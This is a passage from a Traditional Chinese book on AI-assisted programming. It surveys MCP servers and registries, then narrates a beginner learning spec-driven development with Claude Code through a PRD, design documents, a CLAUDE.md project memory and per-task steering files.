Serena MCP（注 9）是程式設計代理的工具組（toolkit）。Serena 的 MCP 伺服器提供了檔案搜尋與讀寫的工具。使用 Serena MCP，就能把 Claude Desktop 等支援 MCP 的 AI 應用程式變成程式設計代理。

此外，Serena MCP 像 IDE 一樣，支援函式與類別的搜尋、重新命名、追蹤相關程式碼等「以符號（symbol）為基礎」的搜尋與編輯。因此，據說在 Claude Code 等程式設計代理設定 Serena MCP，有時能提升程式設計的效能。

注 8：<https://github.com/upstash/context7> 注 9：<https://github.com/oraios/serena>

Chrome DevTools MCP

Chrome DevTools MCP（注 10）是 Google Chrome 開發者工具的 MCP 伺服器。除了像 Playwright MCP 那樣操作瀏覽器之外，還能進行效能分析、確認網路請求、確認主控台（console）訊息等。此外，Chrome DevTools MCP 截至本書撰寫時為公開預覽（public preview）。

要尋找 MCP 伺服器

對開發很方便的 MCP 伺服器還有很多。例如 Figma、Sentry 這類服務也提供 MCP 伺服器。

- Figma MCP Server Guide：<https://github.com/figma/dev-mode-mcp-server-guide>
- sentry-mcp：<https://github.com/getsentry/sentry-mcp>

MCP 伺服器不斷增加，彙整 MCP 伺服器的 MCP Registry 服務也已登場。例如 GitHub 就公開了 MCP Registry。




圖 3.7 MCP Registry (<https://github.com/mcp>)

注 10：<https://github.com/ChromeDevTools/chrome-devtools-mcp>

其他彙整 MCP 伺服器的 Registry 也很多。因此，AI 代理開發框架 Mastra 的開發方，公開了一個彙整各 MCP Registry 的 Registry。



圖 3.8 MCP Registry Registry (<https://mastra.ai/mcp-registry-registry>)

MCP 官方的 GitHub Organization 也在研議 MCP Registry 的生態系（注 11）。MCP 仍是剛問世的協定，發展中的部分不少。今後 MCP 生態系的發展也值得關注。

3.4 本章小結

本章說明了 MCP 的基礎，並以動手實作的方式在 Claude Code 設定 Playwright MCP 並運作。

MCP 是 Anthropic 提出、用來標準化「向 LLM 提供脈絡（context）的方法」的協定，可用來把 Claude Code 等 AI 應用程式連接到外部系統。對開發很方便的 MCP 伺服器也不斷公開，彙整 MCP 伺服器的 MCP Registry 服務也已登場。

注 11：<https://github.com/modelcontextprotocol/registry>

COLUMN | 要用 MCP？還是讓它執行指令？

MCP 伺服器除了使用現成的，也能自行打造。MCP 公開了各種語言的 SDK，提供了 MCP 伺服器的實作方式（注 12）。

不過，要為 Claude Code 這類程式設計代理提供額外工具，未必非用 MCP 不可。程式設計代理通常能執行指令，因此要給它額外工具時，也可以「以指令形式」提供。

像 Playwright MCP 這種已有現成 MCP 伺服器的情況，使用現成的 MCP 伺服器很方便；另一方面，若只是想在專案內提供一個小工具，往往更適合「實作成指令」讓程式設計代理使用。

注 12：<https://modelcontextprotocol.io/docs/sdk>

第 4 章 向達人學習規格驅動開發

吉田真吾

本章將透過「規格驅動開發 (Spec-Driven Development)」這套手法，以故事形式體驗使用 Claude Code、從構想評估到正式上線的一連串開發流程。

4.1 前言

本章故事的主角田中先生，是一位長期累積 Web 系統開發經驗的工程師，但在 AI 程式設計上是初學者。讓我們透過他學習規格驅動開發、逐步成長的過程，一起學習 Claude Code 的實務活用方法。

在田中先生面前，會出現一位 AI 程式設計的達人。達人擁有用 Claude Code 完成無數產品的經驗，會在恰當的時機給田中先生建議。

讀完本章時，你應該已能描繪出如下的開發路徑：

- ・ 運用 Claude Code，與 AI 一同以互動方式深入挖掘需求與設計的手法。
- ・ 正確地把意圖傳達給 Claude Code、達成共識的手法，以及為此所需的文件製作方法。

4.2 先憑感覺做做看吧

挑戰任務管理應用程式

田中先生決定用 Claude Code 試試最近常聽到的 AI 驅動開發。「既然 AI 會幫忙寫程式，開發應該會大幅加速！」他滿懷期待，馬上動手做了一個簡單的任務管理應用程式。

第一次互動：憑靈感與感覺開始開發

田中先生從終端機啟動 Claude Code，這樣對它說：

```
> 幫我做一個任務管理 App。用 React，可以新增、刪除、標記完成的那種。
```

Claude Code 回應：

```
● 我用 React 來做任務管理 App。先確認專案目前的狀態，再建立需要的檔案。  
● Bash(ls -la)  
└─ total 8  
   ... +2 lines
```

「真的照我說的在動！」田中先生滿懷期待。Claude Code 接著嘗試執行 `npm create vite@latest` 指令，此時跳出了確認提示：

```
Bash command
npm create vite@latest . -- --template react
用 Vite 初始化 React 專案
Do you want to proceed?
> 1. Yes
   2. Yes, and don't ask again for npm create commands ...
   3. No, and tell Claude what to do differently (esc)
```

田中先生選了「1. Yes」。於是 Claude Code 開始建置專案，建立 `package.json`、`vite.config.js`、`index.html` 等檔案，接著開始生成任務管理元件的程式碼，並請求執行指令的許可。

「原來如此，需要實際執行指令時，它會選擇適當的工具與用法，先向人類請求許可才執行。」

稍待片刻，顯示如下：

```
● 任務管理 App 完成了！實作了以下功能：
  - 新增任務：在輸入欄輸入文字、按「新增」鈕建立新任務
  - 刪除任務：用各任務的「刪除」鈕刪除
  - 標記完成：點任務或勾選方塊切換完成／未完成
  - 進度顯示：顯示已完成任務數與總任務數
執行方法：npm run dev，瀏覽器存取 http://localhost:5173
```

「太厲害了！一瞬間就做好了！」田中先生很感動，實際跑了起來（`npm run dev`），瀏覽器一存取，Claude Code 已在背景任務啟動伺服器，一個像模像樣的前端 UI 啟動了（圖 4.1）。



圖 4.1 憑感覺 (Vibe) 做出來的任務管理 App

問題 1：需求或規格的缺漏

然而，關掉 App 之後再存取一次，登記的任務不見了。於是他指示修正：

> 解決任務會消失的問題。

Claude Code 把任務存到瀏覽器的 `localStorage`，讓重新整理也不會消失。但這樣一來換一台裝置任務就沒了。於是他再指示：

> 這樣沒辦法當成 Web 服務在不同地點、不同裝置使用，改成存到資料庫。

Claude Code 建立了使用資料庫的後端 API (Express.js + SQLite，提供 GET/POST/PUT/DELETE / `api/tasks`)，前端改為全部透過 API 通訊。這次從別的瀏覽器再存取，登記的任務狀態總算保留下來了。

問題 2：規格落差始終填不平、傳達不了

接著田中先生想新增功能：

> 讓任務可以編輯

Claude Code 加上了編輯功能。但不是田中先生想像的「雙擊就行內編輯」，而是「按編輯鈕才行內編輯」的實作。「不是啦…我是想雙擊就行內編輯」他試著說明，但來回幾次後，畫面多了一堆顏色不統一的按鈕、任務文字顯示位置也跑掉了，結果反覆指示多次，才好不容易做出「雙擊行內編輯」這一個功能。

問題 3：程式碼變複雜、實作變脆弱

田中先生又想要優先度功能：

> 加上優先度設定功能，分高、中、低三級

Claude Code 寫了程式，但優先度預設停在「中」，用下拉選單選高或低顯示狀態都不變。問「無法從『中』改變優先度的原因是什麼？」Claude Code 找出原因並修正，但這次改完整個畫面變成完全不顯示。到這裡程式碼已相當複雜，改一處就在別處產生不一致。畫面錯誤訊息顯示「ERR_CONNECTION_REFUSED」，但搞不清楚哪裡有問題，田中先生不知所措。



圖 4.2 憑感覺 (Vibe) 新增、變更而壞掉的應用程式

問題 4：文件不足

向路過的同事求助，但因為目前實作的內容完全沒有文件，根本不知道「想做什麼、做到哪、這個按鈕原本想怎麼動」，只能舉手投降。

失敗的原因

田中先生筋疲力盡。「以為有 AI 開發就會變輕鬆，認真想做好的時候卻為什麼這麼不順…」

此時田中先生陷入的問題，正是所謂「Vibe Coding」這種做法產生的典型失敗模式：

- **沒有明確設計的臨時湊合實作**：不描繪全貌，想到什麼功能就一個個加。
- **與 AI 的共識不足**：對「想做什麼、該怎麼做」沒有共同理解。
- **低品質程式碼增加**：脆弱的實作就這麼被擱置。
- **課題與問題被潛藏、擱置**：缺乏可作為改善依據的文件，只能臨時應付。

COLUMN | 什麼是 Vibe Coding

Vibe Coding 意指「憑感覺寫程式」，指在沒有明確設計或計畫的情況下，憑當下靈感用 AI 推進開發的手法。對市民開發者（平常不熟悉寫程式的人）而言，「能自己做出自己想要的軟體」這個典範有重要意義；但在專業開發現場，基於下列理由並不推薦：程式碼品質不穩定、可維護性與擴充性低、疑難排解困難。將來大型語言模型若再進化，或許不必詳細指示也能做出符合期待的軟體；但現階段仍需要更多以軟體工程為基礎的系統化做法。

達人登場與問題的可視化

就在此時，AI 程式設計的達人出現在田中先生面前。達人擁有用 Claude Code 完成無數產品的經驗。

「田中先生，辛苦了。您在 Claude Code 上似乎很苦戰？」達人看了田中先生的畫面，立刻理解了問題。「其實我一開始也犯過同樣的失敗。但學會正確做法後，Claude Code 就成了最棒的夥伴。」

達人的問題分析

達人一邊看田中先生的程式碼一邊說明：「田中先生，問題有好幾個，先看這裡。伺服器端這個資料表定義，明明用最新定義 `CREATE TABLE` 就好，卻因為規格東加西加，變得很冗長。」

```
// 建立資料表
db.exec(`
  CREATE TABLE IF NOT EXISTS tasks (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    text TEXT NOT NULL,
    completed INTEGER DEFAULT 0,
    priority TEXT DEFAULT 'medium',
    created_at DATETIME DEFAULT CURRENT_TIMESTAMP
  )
`);
// 對既有資料表追加 priority 欄位（若不存在）
```

```
try {
  db.exec(`ALTER TABLE tasks ADD COLUMN priority TEXT DEFAULT 'medium'`);
  db.exec(`UPDATE tasks SET priority = 'medium' WHERE priority IS NULL`);
} catch (error) {
  // 欄位已存在則忽略錯誤，但仍更新既有的 NULL 資料
  try {
    db.exec(`UPDATE tasks SET priority = 'medium' WHERE priority IS NULL`);
  } catch (e) { /* 忽略 */ }
}
```

「這樣的話，簡單的變更引發非預期的副作用也不奇怪。問題不在程式碼本身或 Claude Code 的效能，而在於人與 AI 之間缺少『就需求與設計達成共識』的流程。」

接著達人給他看自己的專案：「我最近做的任務管理工具的專案結構是這樣。文件不多，但永遠維持在最新狀態。」

```
taskflow/
├── .gitignore                # Git 排除設定
├── README.md                 # 專案概要
├── CLAUDE.md                 # CLAUDE 記憶（專案記憶）
├── package.json              # 專案設定與指令
├── package-lock.json         # 依賴鎖定檔
├── docs/                     # 文件
│   ├── 01_PRD.md             # 產品需求規格書
│   ├── 02_DEVELOPMENT_GUIDELINES.md # 開發指南
│   ├── 03_REPOSITORY_STRUCTURE.md # 儲存庫結構定義書
│   ├── 04_FEATURE_DESIGN.md   # 機能設計書
│   └── 05_ARCHITECTURE_DESIGN.md # 架構設計書
├── client/                   # 前端
│   └── src/ (components/ hooks/ utils/ styles/ constants/ App.jsx main.jsx)
├── server/                   # 後端
│   └── src/ (routes/ controllers/ models/ db/ middleware/ utils/ index.js)
└── scripts/
    └── test.sh                # 測試
```

「這個任務管理 App 的需求規格、機能設計，以及這個儲存庫的結構說明、開發時的規矩，全都寫在 CLAUDE.md。AI 讀了這份文件，就能正確理解我的意圖，生成具一致性的程式碼。」

五個教訓——其一：臨時湊合的實作會產生負債

達人給田中先生第一個教訓：「與 AI 協作開發時最重要的，是就『要做什麼（What）』與『怎麼做（How）』達成共識。沒有這個共識就推進實作，就容易發生你上一節體驗到的——規格落差造成的半吊子補丁、bug，以及難以維護的技術債。達成共識的手段，就是活用 PRD（產品需求規格書）、架構設計書、測試規格書等文件。」

「原來如此…我一開始就跳進臨時湊合的實作了。」田中先生反省。「沒錯。但別擔心，接下來一起學正確做法。這次我們一起從零重做任務管理工具，用規格驅動開發來做。」田中先生的新挑戰開始了。


4.3 規格驅動開發的基礎

達人的原則：「要做什麼」與「怎麼做」的共識

開始新專案前，達人先說明基本原則：「田中先生，規格驅動開發的核心，是把與 AI 的共識事項白紙黑字寫下來。重點在於：文件本身不是目的，文件是記憶裝置，共識才是本質。如此一來，便能把 AI『要做什麼、怎麼做』事先控制在可預測的範圍內，無論做的是小 App 還是大系統，都能不失控、隨時監看是否符合人類的期待值。而且在達成共識的過程中，您自己也能更深入理解要做什麼、怎麼做。心急可以理解，但為了確保品質、為了在程式碼庫變大時也不崩潰，這個觀念非常重要。」

共識的兩個軸

達人在白板上畫了張圖。



「What（要做什麼）定義產品的方向，主要以產品需求規格書與機能設計書表達。How（怎麼做）定義實作方針，以架構設計書、開發指南、儲存庫結構定義書表達。」

文件是記憶裝置

「重點在於：這些文件作為『AI 的記憶裝置』運作，用來把脈絡（context）持久化。對於無法像人類那樣『我之前說過吧』『這種事很理所當然吧』的 AI 而言，文件是長期記住專案脈絡的唯一手段。對 AI 友善的文件，對於今後新加入專案的人類也很有效——讓 AI 正確解說、快速上手開發業務。」

達人給他看了實例：「例如我要新增功能時，這樣告訴 Claude Code：」

> 請新增優先度篩選功能。

「於是 Claude Code 會先讀 `CLAUDE.md`。`CLAUDE.md` 作為記憶運作，是 Claude Code 做任何事時必定載入的東西，定義了要做什麼、怎麼做、該如何行動。具體來說，它會讀產品需求規格書，理解『優先度篩選對使用者提供什麼價值』，必要時更新，接著在機能設計書追加功能說明；再讀架構設計書，理解『該在哪一層、怎麼實作』；然後依開發指南推進開發。結果就是在維持一致性的同時完成功能新增。」

在開發工作流程中使用 Claude Code 的時機

「Claude Code 能在開發的各種場面活用。機能開發以外的規則也視需要在記憶中指示。並且要徹底執行『由 AI 規劃、文件化，由人類監看』這個流程。」達人列出下列時機：

1. **構思要做什麼**：與 Claude Code 對打（壁打ち，腦力激盪）並打磨想法。
2. **需求設計與機能設計**：Claude Code 製作產品需求規格書、機能設計書，由人類審查。
3. **實作與測試**：Claude Code 實作，並做程式碼審查與單元測試，結果由人類審查。
4. **基礎設施設計與部署自動化**：用自動化流水線以程式碼管理基礎設施，結果由人類審查。
5. **疑難排解**：針對發生的狀況調查問題，由人類審查。
6. **上手導覽（onboarding）**：Claude Code 解說儲存庫內不明的功能、處理、函式進入點、測試內容等，由人類審查。

為每個作業單位建立計畫

「不過，開發不是一次就結束。會新增功能、解決問題、改善低效的 SQL。為了反覆進行開發，除了始終維持最新的文件之外，按『作業單位』執行計畫、製作文件也很重要。為此，我在記憶

（`CLAUDE.md`）內也訂了規則，按作業單位建立記載『這次要做什麼』的引導檔（steering file）（注 1）。」

注 1：本書所稱「引導檔（steering file）」指記載各作業單位之計畫或進度的檔案。後述的永續性文件有時也被稱為「steering」，請注意區別。

永續性文件與引導文件

達人一邊向田中先生展示反映了上述觀念的記憶（`CLAUDE.md`），一邊繼續說明：「除了作為主檔的永續性文件之外，我採用了按作業單位另立『引導文件』這種生命週期不同的兩類文件管理方式。此外，也可把領域的通用語言（ubiquitous language，注 2）定義成詞彙表、把開發規則做成指南等，依系統把開發所需的文件納入管理對象。」

注 2：在系統開發中，為防止業務相關人員之間對單字、用語的認知落差，把業務相關語彙與意義定義為共通語言的「通用語言」，已作為領域驅動設計（DDD）的實踐而普及。

以下節錄達人的 `CLAUDE.md`（專案記憶）的結構（圖 4.4）：

```
# CLAUDE.md (專案記憶)
## 概要
定義推進開發時應遵守的標準規則。

## 文件分類
### 1. 永續性文件 (docs/)
定義整個應用程式「要做什麼」「怎麼做」的恆久文件；除非基本設計或方針改變，否則不更新。
- product-requirements.md 產品需求定義書（願景、目標使用者與課題、主要功能、成功定義、商業需求、使用者故事、驗收條件、機能/非機能需求）
- functional-design.md 機能設計書（各機能架構、系統構成圖、資料模型（含 ER 圖）、元件設計、用例圖/畫面流程/線框圖、API 設計）
- architecture.md 技術規格書（技術堆疊、開發工具與手法、技術限制與需求、效能需求）
- repository-structure.md 儲存庫結構定義書（資料夾/檔案構成、目錄角色、檔案放置規則）
- development-guidelines.md 開發指南（程式碼規約、命名規則、樣式規約、測試規約、Git 規約）
- glossary.md 通用語言定義（領域/商業/UI-UX 用語、中英對照、程式碼命名規則）

### 2. 作業單位文件 (.steering/[YYYYMMDD]-[開發標題]/)
定義特定開發作業「這次要做什麼」的暫時性引導檔。作業完成後保留供參照，新作業則建立新目錄。
- requirements.md 本次作業的需求（功能說明、使用者故事、驗收條件、限制事項）
- design.md 變更內容的設計（實作方針、變更元件、資料結構變更、影響範圍分析）
- tasklist.md 任務清單（具體實作任務、進度狀況、完成條件）

### 引導目錄命名規則
.steering/[YYYYMMDD]-[開發標題]/
例：.steering/20250103-initial-implementation/、.steering/20250115-add-tag-feature/

## 開發流程
### 初次設定步驟
1. 建立資料夾：mkdir -p docs; mkdir -p .steering
2. 建立永續性文件 (docs/) —每建立一份必先取得確認/核准再進行下一份
3. 建立初次實作用引導檔 (.steering/[YYYYMMDD]-initial-implementation/)
4. 環境設定
5. 開始實作（依 tasklist.md）
6. 品質檢查

### 新增功能/修正步驟
1. 影響分析（確認對 docs/ 的影響；若影響基本設計則更新 docs/）
2. 建立引導目錄 (.steering/[YYYYMMDD]-[開發標題]/)
3. 建立作業文件（requirements → design → tasklist，逐份確認核准）
4. 更新永續性文件（僅在必要時）
5. 開始實作 6. 品質檢查
```

文件管理原則

- 永續性文件 (docs/)：記述基本設計、不常更新、僅大型設計變更時更新，作為全專案的「北極星」。
- 作業單位文件 (.steering/)：針對特定作業、每次建新目錄、完成後作為歷史保留、記錄變更的意圖與經緯。

圖表記載規則

- 設計圖直接寫在相關的永續性文件內，不另建 diagrams 資料夾。
- 記述形式：① Mermaid 記法 (推薦) ② ASCII Art ③ 圖片檔 (僅必要時，放 docs/images/，建議 PNG 或 SVG)。
- 設計變更時同步更新對應圖表，避免圖表與程式碼脫節。

注意事項

- 文件分階段建立，各階段取得核准。
- .steering/ 目錄名以日期與開發標題清楚識別。
- 不可混淆永續性文件與作業單位文件。
- 程式碼變更後必做 lint 與型別檢查。
- 使用共通設計系統 (Tailwind CSS) 保持一致感。
- 注意資安的程式設計 (XSS 對策、輸入驗證等)。

圖 4.4 處理「永續性文件」與「引導文件」的 CLAUDE.md (專案記憶)

4.4 構思要做什麼

「規格驅動開發的基本流程說明完了。剩下就視情況逐次改善規則即可。那麼田中先生，正戲從這裡開始。您想做什麼樣的任務管理工具？」達人問。

「呃，就是能登記任務、列表顯示、可以標記完成的東西。」田中先生答。

「OK，這是最初的構想。但光這樣看不出和既有工具差在哪。這裡讓我們把 Claude Code 當對打對象，把想法更具體化。」

達人對 Claude Code 這樣說：

- > 我有個給開發者用的任務管理工具的構想。除了基本 CRUD，還想提供開發者特有的價值。有哪些功能能和既有工具 (Todoist、Trello、Asana 等) 做出差異化？陪我腦力激盪一下。

Claude Code 回了如下提案：

給開發者的任務管理工具差異化要點：

1. CLI 優先：以 CLI 完結、不離開終端機管理任務、易於腳本化與自動化
 2. 與 Git 整合：任務作為 Issue 管理、由 commit message 自動更新任務、以 PR 將任務標記完成
 3. 自動推測脈絡：從正在編輯的程式碼推薦相關任務、自動偵測依賴關係、自動調整優先順序
 4. 與開發指標整合：自動計時、生產力報告、瓶頸分析
 5. 完整支援 Markdown：任務說明可含程式碼區塊、檢查清單、與文件雙向連動
- 你對哪個方向有興趣？

「好厲害！冒出好多點子！」田中先生很興奮。「這就是把 AI 當對打對象的好處。和人類同事不同，AI 24 小時隨時奉陪。」達人微笑。

收斂想法

「那麼，從這些之中決定要把什麼做成 MVP（Minimum Viable Product，最小可行產品）吧。全部都做會做不完。」田中先生與達人繼續和 Claude Code 對話：

```
> 把「CLI 優先」和「優先順序自動調整」結合起來好像很有趣。
  → devtask list 依優先順序顯示、devtask next 自動推薦現在該做的、devtask add "任務" 新增並自動推測優先度
  優先順序的推測演算法要用？（規則式／機器學習式／使用者設定式）
> MVP 用簡單的規則式就好。
  → 那用這三個要素計算優先順序：① 距期限的剩餘時間（越短越高）② 有無依賴任務（阻擋者／關鍵路徑為高）
  ③ 預估工時（越短越高，quick win），並讓三者權重可調整。
```

「太棒了！產品的方向看出來了！」達人也很滿意。

五個教訓——其二：AI 是最佳的對打對象

在打磨想法上，Claude Code 是優秀的對打對象：24 小時隨時可對話、能討論具體想法、能直接把對話紀錄落實成設計資料。但最終決策永遠該由人類做。**AI 是提案者、人類是決定者**，這個分工很重要。

「接下來，把這個想法寫成產品需求定義書吧。」

4.5 製作產品需求定義書

「田中先生，想法定下來後，接著做產品需求規格書。它是定義『要做什麼（What）』的文件。記憶（CLAUDE.md）裡規定了這份文件該寫什麼，把剛才對打的內容反映進去、補上不足的部分就完成了。」

```
# 產品需求規格書
- 產品願景與目的
- 目標使用者與課題／需求
- 主要功能一覽
- 成功的定義
- 使用者故事
- 機能需求
- 非機能需求
- 驗收條件與優先順序
```

第一份產品需求規格書

田中先生請 Claude Code：「請開始開發給開發者用的任務管理 CLI 工具『DevTask』。」 Claude Code 數秒就生成了如下草稿（僅摘錄要點）：

```
# 產品需求定義書 (PRD)
## 產品概要
### 名稱
Devtask — 給開發者的任務管理 CLI 工具
### 產品概念
- 以 CLI 完結的任務管理：不離開終端機完成所有操作
- 優先順序自動推測：由期限、建立時間、狀態變更歷史等自動推測
- 簡潔高速的操作感：最少按鍵完成操作、即時回應
### 產品願景
提供讓開發者不離開終端機、就能高效管理任務的 CLI 工具。專注命令列操作、不中斷開發流程，實現輕量高速的任務管理。藉由優先順序自動推測，讓開發者專注於本質工作。
## 目標使用者
### 主要人物誌：田中太郎（29 歲，全端工程師）
- 自由接案，並行 3-5 個專案；Vim/Emacs + 終端機環境；不想花時間在任務管理；偏好 Markdown、Git、CLI 工具
## 成功指標 (KPI)
- 日活躍使用者 (DAU)：100 人（3 個月後）；任務完成率 70% 以上；每日平均指令執行次數 10 次以上
## 機能需求
### 核心機能 (MVP)
- 任務 CRUD、狀態管理（未著手/進行中/完成）、期限設定、優先度手動設定
### CLI 介面
devtask add "任務名" --due 2025-01-15 --priority high
devtask list
devtask next      # 顯示現在該做的任務
devtask done <task-id>
devtask show <task-id>
```

「哇，超詳細！」田中先生很感動。「但這還沒結束。接著要審查這份產品需求規格書並改善它。」達人接著說。

達人的審查與回饋

請 Claude Code 自己審查產品需求規格書

「這裡讓 Claude Code 自己審查產品需求規格書。」達人這樣請求：

- ```
> 請評估這份產品需求規格書。指出不足、模糊、應改善之處，特別從以下觀點：
```
1. 產品願景是否明確
  2. 目標使用者是否具體
  3. 成功指標是否可測量
  4. 機能需求是否細化到可實作的程度
  5. 非機能需求是否涵蓋齊全

Claude Code 回了如下審查報告：

## 產品需求規格書品質評估報告

### 強項

1. 明確的願景：「把任務管理的負擔降到零」可測量且具體
2. 具體的機能規格：CLI 指令細化到實作層級
3. 可測量的 KPI：DAU、完成率等量化指標

### 需改善之處

1. 機能需求的模糊：「任務依賴關係管理」規格不明確（如何表達依賴？怎麼偵測/防止循環依賴？多重依賴的執行順序？）
  - 建議明記具體指令規格與錯誤處理
2. 成功指標的測量方法不明：「DAU 1,000 人」怎麼計測？（要實作遙測？隱私如何顧及？需要退出（opt-out）功能？）
  - 建議明記測量方法與隱私政策
3. 使用者故事不足：「為何需要此功能」不清楚 → 建議為各功能補上對應的使用者故事
4. 非機能需求的可驗證性：「指令執行時間 <100ms」如何驗證？（哪種環境？計測工具？如何偵測效能劣化？）
  - 建議明記效能測試的具體步驟

「好厲害！AI 自己審查自己的產出！」田中先生很驚訝。

## 五個教訓——其三：AI 不只用於寫程式，也用於文件/程式碼審查與測試/運作驗證

Claude Code 能審查自己生成的文件或程式碼。下一章起會說明更進階的「以子代理（subagent）進行程式碼審查」等將規格驅動開發機制化的方法。這裡如上所示，用簡潔的方式直接附上檢查觀點來下指示，便能在人類審查前發現基本問題、持續改善。不過別全盤照收 AI 的審查，最終判斷務必由人類做。

### 改善產品需求規格書

田中先生把 Claude Code 的指摘一個個打磨，把產品需求規格書徹底改善到具體、可實作、無模糊的程度。「這樣產品需求規格書就完成了。接著依 `CLAUDE.md` 定義的流程推進開發。」達人很滿意。

## 4.6 整備其餘的永續性文件

接下來依 `CLAUDE.md` 的指示，繼續整備永續性文件：

- product-requirements.md：產品需求定義書（☒完成）
- functional-design.md：機能設計書
- architecture.md：技術規格書
- repository-structure.md：儲存庫結構定義書
- development-guidelines.md：開發指南
- glossary.md：通用語言定義

依序製作。重點是：一次做一份，經確認、核准後才進行下一份。

## 製作 functional-design.md (機能設計書)

```
> 產品需求規格書內容這樣 OK，繼續。
● 感謝核准。進入下一份文件：2/6 機能設計書 (functional-design.md) – CLI 工具版
● Write(docs/functional-design.md) | Wrote 647 lines
● 已建立 2/6 機能設計書，包含：
 - 系統構成圖 (Node.js CLI 架構)
 - 技術堆疊 (Commander.js、Inquirer.js、chalk、cli-table3、date-fns、uuid)
 - 資料模型 (Task 型別加入 estimatedPriority 與 statusHistory)
 - 元件設計 (CLI Layer / Service Layer / Data Layer)
 - 優先度自動推測演算法詳細設計
期限分數：距期限剩餘天數 0–100；經過時間分數：建立後天數 0–100；
狀態分數：進行中高分、完成 0；總分：加權平均 (期限 50%、經過 20%、狀態 30%)
 70 分以上 high、40–70 medium、未滿 40 low
 - 用例圖與指令流程圖 (Mermaid)、UI 設計、檔案結構 (.devtask/tasks.json, config.json)、
 錯誤處理、效能、資安
 請確認內容。
```

如同 4.5 節的產品規格書，Claude Code 參考上位文件生成文件。田中先生一樣讓 Claude Code 審查、自己也審查，改善到具體無模糊。「田中先生，就是這個調子。剩下 4 種，同樣方式進行。」

田中先生以相同步驟完成了 architecture.md、repository-structure.md、development-guidelines.md、glossary.md。

```
● 永續性文件 6 份建立完成！
 1. docs/product-requirements.md 2. docs/functional-design.md 3. docs/
 architecture.md
 4. docs/repository-structure.md 5. docs/development-guidelines.md 6. docs/
 glossary.md
```

「這樣永續性文件全部齊了！」田中先生很有成就感。

## 五個教訓——其四：文件是永遠指示前進方向的北極星

這些永續性文件作為整個專案的「北極星」運作。它不只是與 AI 的共通語言、團隊共識的紀錄，更是迷惘時指示方向的路標；實作中迷路或壞掉時，可作為「從上位文件細細回退、重做」的檢查點。別寫完就算了，要把它定位為持續更新的對象，與專案一同進化。

## 4.7 製作引導檔

「永續性文件做好了，接著製作初次實作作業用的引導檔。到這裡若 OK 就指示 Claude Code。」依 CLAUDE.md 定義，會按作業單位建立 `.steering/[YYYYMMDD]-[開發標題]/` 目錄，並建立以下三份專注於本次作業紀錄的文件：

1. requirements.md：本次要實作之機能的需求
2. design.md：實作方針與變更內容
3. tasklist.md：具體的實作任務

### 建立引導檔

```
> OK，進入初次實作。初次實作只聚焦 MVP 機能。
● 感謝核准。依 CLAUDE.md 規則，進入初次實作（MVP 機能）。
● 步驟 3：建立初次實作用引導檔
● Bash(mkdir -p .steering/20251104-initial-implementation)
● 1/3：requirements.md ... (建立中)
```

